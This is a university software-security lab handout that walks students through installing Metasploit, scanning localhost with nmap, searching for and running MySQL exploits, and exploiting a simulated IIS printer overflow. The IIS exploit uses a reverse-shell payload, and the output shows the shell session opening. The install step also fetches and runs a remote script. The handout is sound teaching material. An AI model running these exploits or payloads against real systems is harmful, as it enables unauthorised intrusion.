FIT3173 Software Security

Week 10 Penetration Testing II

In this lab, we will learn how to use an advanced penetration testing tool called "Metasploit Framework". It is a famous and very power tool to develop and execute exploit code against a remote target machine.

Task 1: Install Metasploit Framework

Step 1: Install curl first (type the following two commands one by one):

```
sudo apt-get update
sudo apt-get install curl
```


Step 2: Install Metasploit (install script provided on moodle and it might take up to 15 mins)

```
curl https://raw.githubusercontent.com/rapid7/metasploit-
omnibus/master/config/templates/metasploit-framework-
wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall &&
./msfinstall
```

(Note: the above is a one-line command)

Step 3: Start Metasploit


```
msfconsole
```



```
[04/18/2018 23:45] seed@ubuntu:~$ msfconsole

 ** Welcome to Metasploit Framework Initial Setup **
    Please answer a few questions to get started.


Would you like to use and setup a new database (recommended)? y
```

Then you are able to get msf console.

Task 2: nmap is embed into Metasploit and thus you can use nmap in msf console.




```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > nmap 127.0.0.1
[*] exec: nmap 127.0.0.1


Starting Nmap 5.21 ( http://nmap.org ) at 2018-04-19 00:25 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
631/tcp  open  ipp
3128/tcp open  squid-http
3306/tcp open  mysql
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
msf >
```

Run some commands in Week 8's labs

Task 3: Pick a vulnerability and use an exploit: familiar with command of Metasploit

Step 1: search is a powerful command in Metasploit that you can use to find what you want to locate. For example, if you want to find exploits related to mysql, then the command will be.

```
search name:mysql type:exploit
```



```
443/tcp  open  https
631/tcp  open  ipp
3128/tcp open  squid-http
3306/tcp open  mysql
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
msf > search name:mysql type:exploit

Matching Modules
================

   Name                                         Disclosure Date  Rank       De
scription
   ----                                         ---------------  ----       --
---------
   exploit/linux/mysql/mysql_yassl_getname      2010-01-25       good       My
SQL yaSSL CertDecoder::GetName Buffer Overflow
   exploit/linux/mysql/mysql_yassl_hello        2008-01-04       good       My
SQL yaSSL SSL Hello Message Buffer Overflow
   exploit/multi/mysql/mysql_udf_payload        2009-01-16       excellent  Or
acle MySQL UDF Payload Execution
   exploit/windows/mysql/mysql_mof              2012-12-01       excellent  Or
acle MySQL for Microsoft Windows MOF Execution
```


Sometimes you will get slow search notification when you do search name:mysql type:exploit, e.g., "msfconsole module database cache not built yet using slow search". Please be patient and re-type the command again.

If it still does not work, you have to rebuild the cache by the following two commands:

```
msfdb init
db_rebuild_cache
```

Step 2: Once you have found a suitable exploit to use against the vulnerability in the remote host, issue the following command (use exploit/path/to/exploit_name) into console:

```
use exploit/linux/mysql/mysql_yassl_getname
```




```
msf > use exploit/linux/mysql/mysql_yassl_getname
msf exploit(linux/mysql/mysql_yassl_getname) > 
```

Step 3: Set your target machine (local machine in this example):

```
set RHOST 127.0.0.1
```


```
show options
```



```
msf > use exploit/linux/mysql/mysql_yassl_getname
msf exploit(linux/mysql/mysql_yassl_getname) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(linux/mysql/mysql_yassl_getname) > show options

Module options (exploit/linux/mysql/mysql_yassl_getname):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  127.0.0.1        yes       The target address
   RPORT  3306             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(linux/mysql/mysql_yassl_getname) > 
```

Step 4: run the exploit

```
run
```



```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  127.0.0.1        yes       The target address
   RPORT  3306             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(linux/mysql/mysql_yassl_getname) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want Reverse
ListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 127.0.0.1:3306 - Server reports version: 5.5.32-0ubuntu0.12.04.1
[*] 127.0.0.1:3306 - Attempting to locate a corresponding target
[-] 127.0.0.1:3306 - Exploit aborted due to failure: no-target: Unable to detect target autom
atically
[*] Exploit completed, but no session was created.
msf exploit(linux/mysql/mysql_yassl_getname) > 
```

In this example, the exploit is not successful on the host.

Step 5: go back and try other exploits.

```
back
```

Step 6: try other search patterns and then explore

`search CVE-XXXX-XXXX` (if you want to search specific CVE, reference about CVE: https://cve.mitre.org)

```
search cve:2015
search name:wordpress
```

Task 4: Simulate an exploit activity

Step 1: install cpanm

```
sudo apt-get install cpanminus
```


Step 2: install dependency for the vulnerability emulator

```
sudo cpanm install IO::Socket::SSL Try::Tiny
IO::Compress::Gzip Compress::Zlib Storable JSON
```

(Note: the above is a one-line command)

Step 3: turn off apache server in a terminal; otherwise, the following vulnerability will not be enabled.

```
sudo service apache2 stop
```




```
[04/19/2018 03:30] seed@ubuntu:~$ sudo service apache2 stop
```

Step 4: download metasploit-vulnerability-emulator.zip rom Moodle and put it into your Seed machine at a preferred directory. This emulator simulates a vulnerability to be exploied by Metasploit.

After that, we execute a script "vulEml.pl" by the following command in a new terminal window (not msf console).

```
perl vulEmu.pl
```




```
[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ pwd
/home/seed/week10/metasploit-vulnerability-emulator-master
[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ sudo perl vulEmu.pl

>>
```

Step 5: This step aims to inject and discover a Printer Host Header Overflow vulnerbility

In this terminal, activate the simulated vulnerability (Microsoft IIS 5.0 Printer Host Header Overflow: https://www.rapid7.com/db/modules/exploit/windows/iis/ms01_023_printer):

```
activate exploits/windows/iis/ms01_023_printer
```




```
[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ pwd
/home/seed/week10/metasploit-vulnerability-emulator-master
[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ sudo perl vulEmu.pl

>>activate exploits/windows/iis/ms01_023_printer
listening on port 80
>>>>
```

Step 6: go back to msf console, which is in another terminal session, and run the following cmd

Note: A payload is a piece of code to be executed through said exploit. In this example, the payload tries to create a reverse shell in which the target machine communicates back to the attacking machine. As this is a simulated environment, the target machine and attacking machine are both set to local one 127.0.0.1.

```
use exploit/windows/iis/ms01_023_printer
set payload windows/shell_reverse_tcp
setg RHOST 127.0.0.1
setg LHOST 127.0.0.1
run
```



```
[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ pwd
/home/seed/week10/metasploit-vulnerability-emulator-master
[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ sudo perl vulEmu.pl

>>activate exploits/windows/iis/ms01_023_printer
listening on port 80
>>>>metepreter is connected IO::Socket::INET=GLOB(0x961e1cc)
sending >> to start with simple session
```

```
msf exploit(windows/iis/ms01_023_printer) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(windows/iis/ms01_023_printer) > setg RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(windows/iis/ms01_023_printer) > setg LHOST 127.0.0.1
LHOST => 127.0.0.1
msf exploit(windows/iis/ms01_023_printer) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want Reverse
ListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Command shell session 2 opened (127.0.0.1:4444 -> 127.0.0.1:45633) at 2018-04-19 03:35:06
 -0700

>>ls
certs
Dockerfile
README.md
secret.txt
service.cfg
userFuncs.pl
userpass.lst
vulEmu.pl
>>
```

For more information:

Installing the Metasploit Framework on Linux
https://metasploit.help.rapid7.com/docs/installing-the-metasploit-framework

Attacking MySQL With Metasploit
https://pentestlab.blog/2012/07/27/attacking-mysql-with-metasploit/